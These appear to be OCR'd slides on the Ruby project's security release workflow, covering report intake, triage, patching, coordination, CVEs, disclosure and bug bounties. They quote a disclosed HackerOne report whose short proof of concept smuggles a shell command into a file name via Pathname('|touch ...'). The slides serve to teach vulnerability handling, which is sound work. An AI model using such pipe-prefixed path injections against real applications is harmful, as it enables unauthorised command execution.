
Workflow for security release

What's differences?



The slide made by @hiboma

What's differences?



The slide made by @hiboma



一緒にもっと面白くしませんか?

最新の採用情報をチェック→ @pb_recruit

新卒採用ページをチェック→ https://recruit.pepabo.com/info/graduate/


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Workflow

1. Receive report
2. Triage
3. Code
4. Coordinate
5. Release
6. Disclose

Receive report

- **Mail (security@ruby-lang.org) or HackerOne**



https://hackerone.com/ruby

Triage

- What's vulnerable?
  - Description
  - PoC
  - Impact



ooooooo_q submitted a report to **Ruby**. Nov 25th (9 months ago)

The command may be executed when the value passed to Pathname is the first character of "|".
This is the same problem as https://bugs.ruby-lang.org/issues/14245, but here it is executed without warning.

```
$ ruby -v
ruby 2.5.3p105 (2018-10-18 revision 65156) [x86_64-darwin16]

$ irb
irb(main):001:0> `ls`
=> ""

irb(main):002:0> require 'pathname'
=> true
irb(main):003:0> Pathname("|touch binread").binread
=> ""
irb(main):004:0> Pathname("|touch binwrite").binwrite("")
=> 0
irb(main):005:0> Pathname("|touch each_line").each_line {|v| p v}
=> nil
irb(main):006:0> Pathname("|touch read").read
=> ""
irb(main):007:0> Pathname("|touch readlines").readlines
=> []
irb(main):008:0> Pathname("|touch write").write("")
=> 0

irb(main):009:0> `ls`
=> "binread\nbinwrite\neach_line\nread\nreadlines\nwrite\n"
```

Impact

The command may be executed unintentionally.

However, this is the same behavior as `IO` and can be inferred from the document.
https://ruby-doc.org/stdlib-2.5.0/libdoc/pathname/rdoc/Pathname.html#class-Pathname-label-IO

Code

- Resolve the vulnerability with private
- Discuss with the original reporter
- Avoid the another vulnerability



hsbt posted a comment. Feb 17th (2 years ago)

@ooooooo_q Can you review attached patch? We avoid file separator on `Dir::Tmpname#create`.

1 attachment:
F264206: 302298.patch



ooooooo_q posted a comment. Feb 17th (2 years ago)

@hsbt I checked the patch, it seems there is no problem.



hsbt posted a comment. Feb 23rd (2 years ago)


@ooooooo_q Thanks. We're going to plan next release with this patch.

Coordinate

- Distribution maintener, Service Provider
- Other implementation like JRuby, TruffleRuby
- Release date
  - We ignore to release at Friday and weekend
- Assign CVE
- Announcement
  - We should write a formal information for disclosing vulnerability

What's CVE

- **"The Identify number for the potential vulnerability issue"**
- **That's all. It's not impact or authority**



Release

We are working with 3+ people because the branch maintainers are different people.



usa posted an internal comment. Mar 22nd (about 1 year ago)

patch for ruby_2_3 (and may be able to apply to ruby_2_2)

1 attachment:
F277491: ruby23_traversal.patch

usa posted an internal comment. Mar 22nd (about 1 year ago)

Need to add a line `TRAVERSAL_PATH.delete!(':') if /mswin|mingw/ =~ RUBY_PLATFORM` to pass the test on Windows.
see above attachment "ruby23_traversal.patch".

nagachika posted an internal comment. Mar 25th (about 1 year ago)

I've made a patch for ruby_2_4 branch.
I moved the `prefix = prefix.delete("#{File::SEPARATOR}#{File::ALT_SEPARATOR}")` after the statement `prefix = (String.try_convert(prefix) or ...`.
I think `prefix` should be checked as String before calling `delete`. Isn't it?

1 attachment:
F278458: ruby24_traversal.patch

hsbt closed the report and changed the status to ● **Resolved**. Mar 29th (about 1 year ago)

We fixed this report with Ruby 2.2.10, 2.3.7, 2.4.4, 2.5.1

Disclose

- **We always coordinate to disclose vulnerability to the original reporter.**
- **The reports should coordinate to us too.**

hsbt requested to disclose this report. Apr 1st (about 1 year ago)

ooooooo_q agreed to disclose this report. Apr 1st (about 1 year ago)

This report has been disclosed. Apr 1st (about 1 year ago)



ooooooo_q posted a comment. Apr 1st (about 1 year ago)

Thanks

Unexpected disclosure case

2010-08-19

Ruby 1.9.2リリースとWEBrick脆弱性問題の顛末

はい、Ruby 1.9.2がリリースされましたね。このバージョンではWEBrick にゼロデイ攻撃可能な脆弱性 - スラッシュドット・ジャパンで紹介されている脆弱性が僕が書いたパッチで修正されているわけなのですけど、そもそもなんで僕が修正しているのか、って顛末がわりと面白いので紹介します。

- Apple、upstreamに報告してくれないまま脆弱性をCVEに届け出る
- upstreamに連絡が来ないまま脆弱性が公開される
- ruby-devにAppleが書いたと思われるパッチが貼られる(Appleでない人間によって)
- パッチのライセンスが不明なので取り込めない
- ライセンスを問い合わせるAppleの窓口が不明なので問い合わせもできない
- ruby-devを読んだ人はライセンス上安全なパッチを書けない
- 脆弱性だから話は非公開に進めたい
- yuguiさんがruby-devを読んでない僕に書かせることにする
- yuguiさんから攻撃用コードをもらってパッチを書く
- パブリックドメインと宣言
- Rubyに取り込まれて1.9.2リリース


https://nishiohirokazu.hatenadiary.org/entry/20100819/1282200581


4.

Bug Bounty

What's bug bounty

- **We only set the bug bounty on HackerOne, not mail.**
- **It’s provided by IBB**





https://internetbugbounty.org

Bounty Policy

